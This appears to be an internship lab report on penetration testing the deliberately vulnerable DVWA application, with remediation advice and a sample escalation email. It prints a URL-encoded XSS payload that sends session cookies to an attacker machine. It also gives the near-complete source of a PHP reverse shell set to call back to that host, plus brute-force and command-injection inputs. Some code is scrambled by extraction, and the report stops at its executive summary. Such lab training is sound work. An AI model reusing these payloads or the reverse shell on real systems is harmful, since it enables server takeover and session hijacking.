Advanced VAPT Lab: Exploitation, Web Testing, and Security Reporting

Practical Knowledge Overview
Cybersecurity Internship – CyArt
Date: 27th Mar 2026
Prepared by: Akash Bangera

Contents

1. Advanced Exploitation Lab

1.1 Title

Chained Exploit on Web Server (DVWA)

1.2 Scope

Target: http://192.168.0.107/dvwa


1.3 Technical Document


Proof of Concept (PoC):

Step 1: Identified Stored XSS

I inserted a basic XSS payload to pop up an alert saying 1

Payload: <script>alert(1)</script>





Step 2: Steal session cookies


Inserted a URL-encoded XSS payload to steal the session cookies of a currently logged-in user and remotely send it to an attacker's machine.

Payload used:
%3Cscript%3Edocument.location%20%3D%20%27http%3A%2F%2F192.168.0.121%3A4444%2F%3Fc%3D%27%20%2B%20document.cookie%3B%3C%2Fscript%3E

Original request

Pretty Raw Hex


```
1  POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
2  Host: 192.168.0.107
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 113
9  Origin: http://192.168.0.107
10 Connection: keep-alive
11 Referer: http://192.168.0.107/dvwa/vulnerabilities/xss_s/
12 Cookie: security=low; PHPSESSID=393865ae809625d0990bddb6aea9b674
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 txtName=TEST&mtxMessage=%3Cscript%3Edocument.location+%3D+%27http%3A%2F%2F192.168.0.121%3A&btnSign=
   Sign+Guestbook
```



Successfully got the session ID


Step 3: Logged in with session cookie

Copied the PHPSESSID, opened the login page in another browser, opened the inspect tab and in the storage tab, created a name PHPSESSID and pasted the session cookie and then refreshed it. Finally, I logged in.




Step 4: File Upload

Uploaded pentest monkey php-reverse-shell





Used Metasploit for getting a reverse connection from the uploaded PHP payload.

Exploit used: exploit/multi/handler
Payload used: php/reverse_php



PHP reverse shell stored in hackable/uploads directory, so executed the uploaded php reverse shell from that location.





Successfully chained exploit from XSS to RCE and got a reverse connection from the uploaded PHP payload.

1.4 Payload Customization

```
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.121';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
```

```
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise //
our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
	}

	// Make the current process a session leader
 // Will only succeed if we forked if
(posix_setsid() == -1) {   printit("Error: Can't
setsid()");
		exit(1);
	}

	$daemon = 1;
} else {
	printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited umask(0);

//
```

```
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
        printit("$errstr ($errno)");
        exit(1);
}

// Spawn shell process
$descriptorspec = array(
0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
1 => array("pipe", "w"),  // stdout is a pipe that the child will write to    2 =>
  array("pipe", "w")   // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if          (!is_resource($process))          {
printit("ERROR: Can't spawn shell");  exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us they won't
stream_set_blocking($pipes[0], 0); stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0); stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
 // Check for end of TCP connection  if
(feof($sock)) {
                printit("ERROR: Shell connection terminated");
                break;
        }

 // Check for end of STDOUT  if
(feof($pipes[1])) {
                printit("ERROR: Shell process terminated");
        break;
        }

        // Wait until a command is end down $sock, or some
```

```
        // command output is available on STDOUT or STDERR
        $read_a = array($sock, $pipes[1], $pipes[2]);
        $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

        // If we can read from the TCP socket, send
 // data to process's STDIN   if (in_array($sock,
$read_a)) {    if ($debug) printit("SOCK READ");
$input = fread($sock, $chunk_size);    if ($debug)
printit("SOCK: $input");
                fwrite($pipes[0], $input);
        }

        // If we can read from the process's STDOUT
// send data down tcp connection      if
(in_array($pipes[1], $read_a)) {              if
($debug) printit("STDOUT READ");             $input =
fread($pipes[1], $chunk_size);                if
($debug) printit("STDOUT: $input");
fwrite($sock, $input);
        }

        // If we can read from the process's STDERR
// send data down tcp connection      if
(in_array($pipes[2], $read_a)) {              if
($debug) printit("STDERR READ");             $input =
fread($pipes[2], $chunk_size);                if
($debug) printit("STDERR: $input");
                fwrite($sock, $input);
        }
}

fclose($sock); fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself // (I can't
figure out how to redirect STDOUT like a proper daemon) function
printit ($string) {  if (!$daemon) {   print "$string\n";
        }
}

?>
```

A customized PHP reverse shell was created by modifying the attacker's IP address and listening port within the script. This ensured a reliable callback to the controlled system. The payload was uploaded and executed on the target server, establishing a remote shell session for command execution and further post-exploitation activities.

1.5 Remediation

- ✓ **Input Validation:** Validate a client-provided input
- ✓ **Output Encoding:** Encode the output before rendering in the browser.
- ✓ **Secure Cookies:** Use HttpOnly, Secure and SameSite flags to prevent session theft.
- ✓ **Content Security Policy:** Implement CSP to restrict execution of inline scripts and untrusted sources.
- ✓ **Avoid Command Execution Functions:** Disable or restrict dangerous PHP functions (exec, system, shell_exec, passthru).
- ✓ **File Upload Controls:** Restrict file types, enforce MIME checks, and store uploads outside web root.
- ✓ **Web Application Firewall (WAF):** Deploy WAF rules to detect and block malicious payloads.

1.6 Escalation

Subject: Critical Vulnerability: XSS to RCE Exploit Chain Identified.

Dear Development Team,

A critical exploit chain was identified during testing. An XSS vulnerability allowed execution of malicious scripts, enabling session cookie theft. Using the hijacked session, authenticated access was gained to restricted functionality. This access was leveraged to upload a malicious PHP reverse shell, resulting in remote code execution on the server.

This issue indicates insufficient input validation, improper session protection, and insecure file upload controls. Immediate remediation is required, including output encoding, secure session handling, strict file validation, and disabling execution in upload directories.

Please prioritize patching and validation to prevent further exploitation.

Regards,
VAPT Analyst

2. Web Application Testing Lab

2.1 Objective

To manually test the vulnerable DVWA web application to identify critical web application vulnerabilities of the OWASP Top 10 2025.

2.2 Tool Use

- Burpsuite

2.3 Identified Vulnerabilities


1. Broken Access Control

Brute Force Attack:


A brute-force attack is an attack in which the attacker tries multiple combinations of username and password using a list of usernames and passwords to gain unauthorized access.

For this, I have used the Burp Suite Tool


Firstly, I opened the Burp Suite and turned on the Incept to capture the request. Then I put a random username and password and clicked on the login button.




After the request was captured, sent to an intruder to brute-force the login panel. Added the position on the username and password that is test. Selected cluster bomb attack because I want to attack at 2 position simultaneously.



Inserted a 50-line wordlist on both positions, i.e. username and password



Successfully brute-forced the login panel and got the username and password. As you can see, the message **“Welcome to the password-protected area admin”** is below the login button.



2. Injection

Command Injection Attack:

A command injection attack is an attack where the attacker inserts a command into an input field of a web page, allowing attackers to execute arbitrary operating system commands on the server.


This gives a Free ping functionality to check a connection. We can take advantage of this functionality to execute an arbitrary command on the server.

First checking by the normal ping command by using “**ping 8.8.8.8”**

Then I inserted "**ping 8.8.8.8 && ls**".

As you can see, the command gets executed, and i got a list of the directories present on the DVWA.

Then I inserted “**ping 8.8.8.8 && whoami**” to check which user I am.



As you can see, the command gets executed, and I am the www-data user.

2.4 Findings

Test ID	Vulnerability	Severity	Target URL
001	Command Injection	Critical	http://192.168.0.107/dvwa/vulnerabilities/exec/
002	Bruteforce attack	High	http://192.168.0.107/dvwa/vulnerabilities/brute/

2.5 Summary

A web application security assessment identified critical vulnerabilities, including brute force susceptibility and command injection. The authentication mechanism lacks rate limiting, enabling credential attacks. Input validation failures allow execution of arbitrary system commands. These issues pose significant risk to system integrity, confidentiality, and availability, requiring immediate remediation through secure coding and access controls.

3. Reporting Practice

3.1 Executive Summary
